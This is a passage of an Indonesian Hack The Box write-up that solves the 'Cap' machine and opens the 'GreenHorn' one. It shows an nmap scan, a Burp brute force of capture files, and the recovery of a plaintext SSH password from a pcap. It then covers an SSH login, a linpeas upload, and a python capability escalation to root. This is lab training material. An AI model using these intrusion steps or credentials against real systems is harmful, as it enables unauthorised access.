NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 21:51
Completed NSE at 21:51, 1.29s elapsed
Nmap scan report for 10.10.10.245
Host is up, received user-set (0.34s latency).
Scanned at 2025-01-07 21:49:28 EST for 135s
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 63 vsftpd 3.0.3
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 63 gunicorn
```

kami lakukan dengan command nmap -sV(untuk mencari tau port apa saja yang terbuka) -Pn -vvvv 10.10.10.245, dan disini kami bisa lihat kalau ada 3 port yang terbuka yaitu 21 ftp, 22 ssh, dan port 80 http dan menggunakan sistem linux kernel. Lalu kami buka port 80 nya yang isi nya ternyata adalah tampilan dari LinkVortex nya.

Kenapa harus pake NMap?, karena NMap biasanya common digunakan oleh orang-orang yang mencoba memberikan walkthrough di YouTube dan Blog, lalu NMap juga sudah


dipelajari di lab kami. Namun, ketika kami mencoba tools yang serupa, kadang kala kami malah membutuhkan waktu yang lumayan panjang untuk mempelajari tool tersebut.

b. Website (http://10.10.10.245/)




Waktu kami sudah dapat port nya, kami disini membuka dengan menggunakan port 80, dan kami dapat halaman dashboard.


1. Website → Security Snapshot



Pada bagian ini situs ini hanya menunjukkan Data type dan Value nya, dan kami bisa juga mendownloadnya, ketika kami mencoba mendownload, yang kami dapatkan adalah berikut:




Mengetahui file tersebut “.pcap” maka kami mencoba untuk membukanya dengan tool WireShark untuk melaksanakan prosedur pcap analysis.




Pada file “12.pcap” nampak pada gambar diatas, kami mustahil menemukan log yang mencolok serta memiliki sedikit log, maka kami memutuskan untuk kembali ke dashboard dan mencoba untuk me-refresh dengan harapan mendapatkan file “.pcap” yang memuat log yang banyak/besar serta memiliki log yang mencolok.

Dengan alur yang diulang, kami sadar bahwa pada URL “../data/<numbering>” ada perubahan pada angka setiap kami refresh, lalu untuk saat ini kami mendapatkan:




Lalu isinya:



2. Enumerations —


a. Dirbuster

Oke dengan segala keyakinan akhirnya kami memutuskan untuk menggunakan dirbuster dengan harapan dapat menemukan download url file ".pcap" yang kami harapkan.




b. BurpSuite

Dan ternyata kami kembali mendapatkan php alias "pemberi harapan palsu", namun kami tidak menyerah sampai sini, kami pun memutuskan untuk menggunakan tools lain yaitu BurpSuite. Kenapa BurpSuite?, karena BurpSuite menurut pandangan awam kami toolsnya tampak lebih advance, namun BurpSuite somehow untuk beberapa case tidak bisa efektif.




Disini kami set BurpSuite dalam mode inspecting dan kami mengunci url yang kami tuju sebelumnya yaitu “../data/<numbering>”, dan selanjutnya kami memasukkan elemen pada situs tersebut kedalam intruder.




Dari intruder kami perlu untuk membuat wordlist dikarenakan pada payload processing nantinya akan mencoba brute force bagian URL “../data/<numbering>” sebanyak mungkin untuk mengetahui file “.pcap” mana saja yang tersedia.

```
┌──(kali㉿kali)-[~/Documents]
└─$ seq 0 100 > 2-Cap-Dir-Num-Payloads.txt
```

Seq adalah salah satu tool yang diajarkan di lab dan kebetulan digunakan dalam walkthrough. Lalu kembali ke BurpSuite, kami jalankan dengan mode “sniper”:



Dan ditemukan bahwa file yang tersedia dari 0 hingga 20, cara mengetahuinya berdasarkan kode respon, dan length value.




Lalu setelah kami mendapatkan rangenya, kami berencana untuk mengambil file “.pcap” sebanyak mungkin demi mendapatkan log yang besar dan log yang mencolok dengan metode download menggunakan “for” statements. Kenapa pake for loop?, karena kami membaca walkthrough yang ada dan juga sedikit mempraktekan kekuatan pemahaman pada mata kuliah algorithm and programming.


```
┌──(root㉿kali)-[/home/kali/Documents]
└─# for i in {0..500} ; do wget 10.10.10.245/download/${i} -O cap-pcaps/${i}.pcap 2>/dev/null || break; done; rm cap-pcaps/${i}.pcap
```

(💡) Ternyata pada Linux terminal logika for loop dapat diterapkan.

Hasilnya kami mendapatkan 20 file ".pcap":




Karena komputer mulai mengeksekusi dari kiri, maka disini kami mencoba anlysis dari kiri terlebih dahulu yaitu file "0.pcap", dan hasilnya membuahkan emas:



Dengan melihat salah satu log yang berisi pesan "Request: USER Nathan" maka kami mencoba untuk follow TCP Stream dari packet tersebut dan revealed password dari user "Nathan". Disini kami mendapatkan passwordnya itu "Buck3tH4TF0RM3!" .

1. Website → IP Config

2. Website → Network Status



3. Exploits —

a. SSH

```
┌──(kali㉿kali)-[~/Documents]
└─$ ssh nathan@10.10.10.245
The authenticity of host '10.10.10.245 (10.10.10.245)' can't be established.
ED25519 key fingerprint is SHA256:UDhIJpylePItP3qjtVVU+GnSyAZSr+mZKHzRoKcmLUI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.245' (ED25519) to the list of known hosts.
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Jan  8 04:17:37 UTC 2025

  System load:           0.08
  Usage of /:            37.5% of 8.73GB
  Memory usage:          38%
  Swap usage:            0%
  Processes:             235
  Users logged in:       1
  IPv4 address for eth0: 10.10.10.245
  IPv6 address for eth0: dead:beef::250:56ff:feb0:dae7

  ⇒ There are 4 zombie processes.


63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Wed Jan  8 00:35:45 2025 from 10.10.16.53
nathan@cap:~$
```

Alasan kami memilih ssh karena nampaknya akan lebih mudah kalau shell dijalankan melalui command line (beberapa machine), namun nampaknya bukan ide yang baik ketika menghadapi real-life (bisa kemungkinan dijebak).

```
nathan@cap:~$ ls
linpeas.sh  ola.py  ols.sh  snap  user.txt
nathan@cap:~$ cat user.txt
f763e899654614af8d5f2e6a886516a0
```


```
nathan@cap:~$ sudo -l
[sudo] password for nathan:
Sorry, user nathan may not run sudo on cap.
```

Biasanya “sudo -l” untuk mendapatkan privilege root bisa dilakuin di beberapa machine, dan pada case kali ini nampaknya tidak semudah itu.

b. LinePeas

Link: https://github.com/peass-ng/PEASS-ng/releases/tag/20250112-c19ae6c3


Kali ini setelah gagal dalam menggapai root, untuk mempercepat proses kami memutuskan menggunakan tool LinePeas alias “Privilege Escalation Awesome Scripts (PEAS)” untuk mencari vulnerabilities yang bisa dimanfaatkan.



Kami harus mengupload file “linepeas.sh” ke dalam sistem server Cap dengan metode share through python server dengan port 7543. Kenapa Python Server, simplynya karena diajarin di lab.


Lalu kami mengunduh file yang kami streamingkan ke dalam sistem server Cap, tak lupa “chmod +x <program>” kami gunakan agar tool bisa berjalan tanpa hambatan, tampaknya ada sedikit misconfiguration pada setting.

Lalu setelah program berjalan, vulnerabilities ditemukan pada python 3.8 yang bisa dimanfaatkan untuk lompat ke root.




c. Python 3.8

Waktunya memanfaatkan python 3.8.




Import OS, set ID User ke 0 alias root, jalanin shell “/bin/bash” as root

Walla!, akhirnya kami sampai ke root.txt.


Cap has been Pwned!
Congratulations nggabegituanonym, best of luck in capturing flags ahead!
#39071
MACHINE RANK
08 Jan 2025
PWN DATE
RETIRED
MACHINE STATE
OK
SHARE

C. GreenHorn



🏁user.txt

1. Information Gathering —

a. NMap


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -Pn -T5 -vvvv 10.10.11.25
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-22 09:38 EST
NSE: Loaded 46 scripts for scanning.
Initiating SYN Stealth Scan at 09:38
Scanning greenhorn.htb (10.10.11.25) [1000 ports]
Discovered open port 22/tcp on 10.10.11.25
Discovered open port 80/tcp on 10.10.11.25
Discovered open port 3000/tcp on 10.10.11.25
Completed SYN Stealth Scan at 09:38, 2.23s elapsed (1000 total ports)
Initiating Service scan at 09:38
Scanning 3 services on greenhorn.htb (10.10.11.25)
Completed Service scan at 09:40, 98.80s elapsed (3 services on 1 host)
NSE: Script scanning 10.10.11.25.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 09:40
Completed NSE at 09:40, 1.72s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 09:40
Completed NSE at 09:40, 1.31s elapsed
Nmap scan report for greenhorn.htb (10.10.11.25)
Host is up, received user-set (0.26s latency).
Scanned at 2024-11-22 09:38:41 EST for 104s
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
3000/tcp open  ppp?    syn-ack ttl 63
```

